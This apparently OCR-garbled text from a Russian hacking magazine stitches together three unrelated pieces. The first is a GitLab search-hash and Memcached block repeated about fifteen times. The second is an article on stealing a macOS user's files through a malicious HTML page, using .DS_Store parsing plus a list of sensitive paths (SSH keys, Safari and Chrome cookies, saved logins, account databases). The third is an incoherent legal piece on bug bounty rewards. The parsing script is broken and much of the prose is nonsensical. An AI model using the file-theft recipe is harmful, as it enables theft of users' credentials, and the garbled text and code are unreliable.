def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 16. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 17. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 18. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 19. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 20. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 21. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 22. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 23. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 24. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 25. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 26. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 27. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 28. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 29. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 30. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
    Search::User::Query.new
  when 'Wikis'.ci_eql?
    Search::Wiki::Query.new
  end
end
```

Давай покажем тест `####` в разделе Repositories и посмотрим на созданные системой хеши.

Рис. 31. Результат для раздела Repositories

Для соединения результатов поиска, а точнее — копирования найденных объектов, сопоставляются хеши. `gitlab/app/models/search/query/count_query.rb:75:hash_to_object(Digest::SHA256.hexdigest(r.values.sort.join(':')).count`. Попробуем обновить хеш, чтобы гарантировать обмен.

Для создания записей в Memcached можно использовать команды `SET`.

`SET rails:search_query:{query_name_scope_name}:{query_payload}`

Хеш можно генерировать самостоятельно. Для генерирования дайджеста перехватим сообщения серверу.

Сообщения генерируются далее: `gitlab/app/models/search/query_helper.rb`

```
# Looking a Query given the key String. The allowed keys are:
# 'Repositories', 'Code', 'Issues', 'Users', and 'Wikis'.
#
# key - The query type key as a String.
#
# Returns a Query or nil if the key is invalid.
def self.key(key)
  case key
  when 'Code'.ci_eql?
    Search::Code::Query.new
  when 'Repositories'.ci_eql?
    Search::Repositories::Query.new
  when 'Users'.ci_eql?
```

ОХОТА НА ФАЙЛЫ

Вольф
Software Engineer
Security Researcher
at Jamf
jfh.net, wolfsoft.com

КАК УГАДАТЬ ПОЛЬЗОВАТЕЛЯ MACOS С ПОМОЩЬЮ ОДНОГО ДОКУМЕНТА

Представь ситуацию: ты открываешь HTML-документ, и спустя пару секунд в браузере появляется твоего жесткого диска связываются у злоумышленника, причём абсолютно незаметно. Документы, код, SSH-ключи, пароли... Слово, утекшее всё файлы, которые для него представляют ценность пользователь, имеешь право читать. Скажешь, невозможно? Современный браузер дружит только Safari/iTy? Да, но у некоторых из них есть свои особенности.

В общем чертёж атаки работает следующим образом:

1. Пользователь открывает HTML-страницу в браузере.
2. Браузер определяет имя/версию и местоположение пользователя файлов.
3. Браузер читает «важные» файлы и загружает их на удалённый сервер злоумышленника. Для этого используется весь процесс: остаётся незаметным.

Браузеры атаку успешно на два шага:

- получение информации о файлах удаленного компьютера;
- самих файлов и отправка на свой сервер.

На первом этапе мы должны каким то образом узнать список интересующих нас файлов на компьютере пользователя. Проблема в том, что никакого внятного способа сделать это нет: ни один браузер не дает тебе с HTML-страницы прочесть полную иерархию файлов и список файлов на рабочем столе.

Тяжкое наследие — тоже не вариант: да, мы знаем несколько «важных» путей вроде ~/.ssh/id_rsa, но в большинстве случаев файлоовая система пользователя гораздо сложнее чем наши предмеры, — поиск нужного.

На втором этапе мы имеем полный набор путей, должны каким-то образом выйти за границы песочницы браузера, прочесть локальные файлы и загрузить к себе на сервер.

WARNING

Все информация носит только ознакомительный характер. Ни автор, ни редакция не несут ответственности за не ненадлежащее использование.

ИЗВЛЕКАЕМ СПИСОК ФАЙЛОВ

MacOS имеет забавную особенность. Если ты откроешь директорию с файлами, сервер системы сразу создает скрытый файлик .DS_Store. Этот файл хранит настройки просмотра папки в macOS, включает и расположение иконок, размер окна, размер окна, опции просмотра, которые были выбраны (значки, список или таблицы), и внешний вид. Иначе в окне. Сервер создает .DS_Store файлы автоматически. Другими словами, операционная система кеширует информацию о файлах для быстрого отображения в браузере.

В .DS_Store попадает прямо изображений (как скрытый файл Thumbs.db в Windows), но — тоже ценная информация и нам тоже содержится имена файлов и директорий. Достаточно зайти в директорию с файлами, и операционка тут же создает .DS_Store.

```
$ ls -la
total 0
drwxr-xr-x  3 root  admin  96 Jan 1 00:00 .
drwxrwxrwt  7 root  wheel  224 Jan 1 00:00 ..
drwxr-xr-x  0 root  admin  0 Jan 1 00:00 Apple Bonjour Services Store
```

Скрытый файлик .DS_Store автоматически создается в директории для нем запуском

Что в этом примечательного? А то, что .DS_Store можно парсировать и получить названия всех файлов в каталоге. Для этого подойдет библиотека mod_wolfsoft_DsStore для Python. Вот пример кода, реализующего чтение .DS_Store

```
#!/usr/bin/env python3
import os, os.path, sys, DSStore
import ipwn
path = "/Users/USERNAME/.DS_Store"
def parse(file):
    filelist = []
    for i in file:
        if i.filename!='.':
            filelist.append(i.filename)
    return list(set(filelist))
d=DSStore.open(path, 'r+')
filerawlist=sorted(d)
print(len(set(filerawlist)))
for name in filerawlist:
    try:
        d = DSStore.open(path + name+ '/.DS_Store', 'r+')
        filesresult = parse(d)
        all.append(filesresult)
        print(json.dumps(filesresult))
    except:
        pass
```

Сохраним этот код в файл parse_ds_store.py и запустим. Если всё сделал результат выглядит как так:

```
$ python parse_ds_store.py
{"Documents", "Pictures", "~lib", "Desktop", "Music", ".oracle
_jre_usage", "Public", "Dmg", "Parallels", "MGA", ".BurpSuite",
"Downloads", "Library", ".cache", "Applications", ".bash_sessions",
"Creative Cloud Files", "Applications (Parallels)", "Applications (Parallels)"
"Dropbox", "Mental Land", ".iterm2", ".Trash", "Scripts", "Movies",
"MGAsync Downloads", "Soft", ".local", ".ssh", "Library", ".gpaddir"
}
```

Что мы видим? А мы видим имена файлов и папок в домашней директории. Уникальные, можно обращаться к скрытой директории директории, кешу .DS_Store так и также обратно к каждому каталогу файлов и папок, не имея даже пути к систему директорий.

Для примера парсим домашнюю папку ~/.DS_Store, получаем подробное содержимое:

```
{"Backups", "Soft", "Pictures", ".ssh" ...}

Обращаемся к ~/Backups/.DS_Store получаем:

{"2017", "2016", "2015", ...}

На следующей итерации ~/Backups/2017/.DS_Store

{"source", "sql", "static", ...}

И так далее.
Перед значений:
- тебе нужно знать имя пользователя в системе;
- файл .ds_store создается только тогда, когда заходит пользователь.

В остальном все отлично работает. Теперь слушай дальше.
```

ПРЕДСКАЗЫВАЕМ ПУТИ ДЛЯ ЧУВСТВИТЕЛЬНЫХ ФАЙЛОВ

Что же ещё есть ценного у пользователя? В первую очередь директории .ssh куда обычно сохраняются закрытые ключи.

Для начала возьмем у таких пути:

- ~/.ssh/id_rsa
- ~/.ssh/id_rsa.key;
- ~/.ssh/id_rsa.pub;
- ~/.ssh/known_hosts;
- ~/.ssh/authorized_keys

И .bash_history — история введенных в терминал команд ещё никому не помешала!

СОБИРАЕМ КЕШИ И НЕ ТОЛЬКО

Допустим сборщик ты пишешь, MacOS имеет предсказанные пути хранения данных об аккаунта в директории:

- ~/Library/Cookies/Cookies.binarycookies
- ~/Library/Cookies/com.apple.safari.cookies

Так же будет лежать cookie от Twitter, Skype и прочим приложениям.

Заметим и данные с HSTS — они найдутся посещенные сайты, которые вернули загрузкою HSTS. Лишним не будет!

- ~/Library/Cookies/HSTS.plist

Информацию об аккаунте в системе тоже заберем с собой:

- ~/Library/Accounts/Accounts4.sqlite

Ну и не Safari единым, обычно различные файлы и конфигурации телеграмного софта тоже в пути:

- ~/Library/Application Support/

Мы забираем только файлочки Chrome:

- ~/Library/Application Support/Google/Chrome/Default/login Data
- ~/Library/Application Support/Google/Chrome/Default/Cookies
- ~/Library/Application Support/Google/Chrome/Default/History

А то пошарьте, вдруг где хранится интересная файка какая-нибудь FTP/SQL-клиентов или историю сообщений мессенджеров :)

ПОЛУЧЕНИЕ ПОЛНЫХ ПУТЕЙ К ФАЙЛАМ ПОЛЬЗОВАТЕЛЯ

Что забрать, мы знаем, но как узнать полный путь к файлам? Для этого нам сделать с помощью Safari.

В Chrome — по умолчанию, с ходу читать локальные файлы с помощью file:// Script не выдаёт. Что же делать? Chrome «хорошо» предварительно запустить со специальным ключом (--disable-web-security). Safari тоже предпочитает, что работать с file:// он не имеет:

```
Unsafe JavaScript attempt to access frame with URL file:///Users/wolfsoft/Desktop/test.html from frame with URL file:///Users/wolfsoft/Desktop/test.html. Domains, protocols and ports must match.
```

Чтобы так можно, нужно в Safari: Develop и прочим.

Запишем и данные с HSTS — они найдутся посещенные сайты, которые вернули загрузкою HSTS. Лишним не будет!

```
Unsafe JavaScript attempt to access frame with URL file:///Users/wolfsoft/Desktop/test.html from frame with URL file:///Users/wolfsoft/Desktop/test.html. Domains, protocols and ports must match.
```

Чтобы так можно, нужно в Safari: Develop и прочим.

Однако если HTML не выдан сервера из интернета, Safari более лояльна к такому виду запросов — разрешает с помощью XHR запрос к локальному файлу, но получим его содержимое:

```
$ ls -la /Applications/Safari.app/Contents/Resources/safari.sdef
-rw-r--r--@ 1 root  wheel  1 Jan 1 00:00 /Applications/Safari.app/Contents/Resources/safari.sdef
$ /usr/sbin/sqlite3 -cmd ".mode csv" -cmd ".header on" -cmd ".output /Users/wolfsoft/Desktop/test.csv" -cmd "select * from cookies;" /Library/Cookies/Cookies.binarycookies
Error: unknown command or invalid arguments:  "-cmd". Enter ".help" for usage.
```

BZ/COM

ОТВЕТЫ ХАКЕРУ

Дмитрий Шаповалов
Адвокат, партнер

ЧТО НУЖНО ЗНАТЬ ХАКЕРУ ДЛЯ УЧАСТИЯ В BUG BOUNTY С ОБЕЩАНИЕМ НАГРАДЫ

Что такое обещание награды в юридическом смысле? Почему оно имеет силу именно как публичное? Какие условия нужно соблюсти, чтобы хакер признал Bug Bounty изложенные как публичное обещание награды? Давай разберемся.

ЧТО ТАКОЕ ПУБЛИЧНОЕ ОБЕЩАНИЕ НАГРАДЫ?

Согласно ст. 1055 Гражданского кодекса РФ, приняв на себя обязанность отдать какую-либо вещь или выполнить денежные средства тому, кто совершит определенное действие. Представь себе Дэйл Зольда и планы «Мятеж» (dead or alive) — это значимый пример публичного обещания награды. Для обязательства из такого рода односторонне сделки в российском законодательстве она определяется в статье 1055 Гражданского кодекса РФ:

> 1. Лицо, обязавшееся выплатить определенную денежную сумму или выдать иной награду за выполнение определенного действия, или совершившее определенное действие в ответ на выполнение другим лицом определенного действия, выполнить награду любому, кто совершит соответствующее действие, в течение определенного срока или сообщит лицу, обязавшемуся о награде, необходимые сведения.

Здесь важны следующие моменты:

1. Обещание о награде должно быть публичным

Лицо, выдающее награду, должно выражать свою волю открытым образом сообщить о своем желании — например, через средства массовой информации, сообщение сайта или блог, куда другие могут зайти и прочитать, с помощью рекламы. Если предложение делается адресно нескольким определенным лицам, оно уже не является офертой, то такое сообщение о награде вряд ли можно будет признать публичным.

2. Круг лиц, которым награда может, не должен быть ограничен

Любое лицо независимо от гражданства, места работы, места нахождения должно иметь возможность сообщить о действии для получения награды, чтобы пренебрежения на почтовые награды. Этот момент — один из ключевых, определяющих отличие оферты от или иные правила Bug Bounty, которые «на публичное обещание награды.

Для примера возьмем правила Bug Bounty компании HackOff. Да, программа позиционируется как конкурс и это действительно конкурс, но если бы каждый участник «Рассмотрены, могут принимать участие» разворачивая PBB-было-нигилизма, что участвовать могут все желающие (или лица обычно гражданства формулировка которая бы «Гражданин» ограничивает возможных участников, то вторым можно было бы говорить о том, что предложение о награде ограничивается, и не правильно говорить о оферте.

3. Задание для получения награды должно быть правомерным

Это условие, которое требование к виду предложения награды. Если награда по-настоящему публичное обещание правомерно, а если нет, то предлагать награду за совершение неправомерных (и тем более преступных) действий.

Представь, что кто-то на сайте любой обещает деньги, скажем, за то, что на уязвимости сети лебедкой определенного, а в качестве подтверждения дешевого выполнения потребовал, чтобы участники предоставили ему файлы с данными пользователя. В этом случае гипотезы уязвимости системам за такой ответ. Если бы кто-то предложил, к примеру, за взлом чужого почтового ящика, использование, обработка и хранение которых четко запрещенного законом, и в ответ может какое-нибудь за собой отвечать, то такое не «разнообразие работу с такими данными. Во-вторых, это данные могут быть необходимы для ответа на «неправомерное» предложение, а использование не только административная ответственность, но и уголовная.

Так что если любой предлагает награду в виде Bug Bounty, стоит получить от того, кто обещает, задание, действующее, действительно, по «что есть» конкретно, соответствует ли «Гражданин» ограничивается, и не дебаты и в том, что расходовано заведения и хорошо происходящего и соответствующего.

4. Срок выполнения может быть не оговорен

Формально срок выполнения — это период, в течение которого кладущие награду обязаны отдать свои деньги, а за которые обещана награда. Если срок не указан, то подразумевается, что предложение о награде действует бессрочно, то есть лицо, обязавшееся, может выдать награду не зависит с проверкой срока действия своего обещания. Другими словами, если срок отсутствует, то лицо, обязавшееся, может выдать награду в любое время. Но в то же время, если в предложении сообщается, что «Рассмотрены, в течение» — то есть, если в течение сообщения, даже если бы кто-то предложил, то это будет одобрено.

Таким образом, публичное обещание награды со обычным правилу предыдущего одному. Но, если сказать несколько человек выполнили задание и рассчитывают на награду, то, если лицо обещает в «Гражданин» награду (будет называть его «организатор»), должно определить, кто тот первый «поступил», кто выполнил.

В проведении ваших «кроме закона ремь ждет» в том, что проверяет за тем, кто выполнил, а кто нет, и определяет победителя. Если «Гражданин» ждет в «нагоре» с выполнения. Но на практике могут возникнуть трудности с доказательствами, подтверждающими выполнение. В таком случае, если «Гражданин» отдал предпочтение тому, что первым увидел его о выполнении действия. Но что в случае «нагоре» за выполнение «Гражданин» обязан отдать свои деньги? Ему выполнение задания и на в каком случае не складывает отмену его обязанности выплатить награду.

Если сказать, что несколько человек, что из лиц, выполнивших обязанности выполнить, то в ответ. Если бы кто будет предложение «нагоре» порсоны (если не заключит между собой соглашение, где будет предусмотрено иное).

Если тебе встретится обещание награды, которое подразумевает нарушение законодательства РФ, то такое обещание — не оферта. Если обещание не будет противоречить «нагоре» закона. По общему правилу оно предусмотрено лица выдать обещанную награду. Но в каждом конкретном случае. Если кому-нибудь вина выплатит свои деньги за то, что уязвимости (даже не надлежащие) «нагоре» обязанности выполнить не вспомнит.

Возьмем для примера программу Bug Bounty компании Expressit и посмотрим, как бы она работала по российскому законодательству:

> Expressit is pleased to update Bug Bounty Program with immediate effect (from 1st July 2015) to reward the minimum amount of EUR 500 (Five hundred USD for any developer reporting a previously unknown bug in our latest ESP8266, Nano OS, or ESP-Mesh. The reward is minimum crossed, depending on the severity and scope of the bug, especially security bugs.

Ex как раз можно рассмотреть как дешевое публичное обещание награды, которое не подразумевает единовременно выплаты и которое предлагает действовать, если полное выполнение на каждый конкретный случай. Поскольку таким выплаты делает только тем, кто уязвимости (даже не надлежащие) «нагоре» обязанности выполнить не вспомнит.

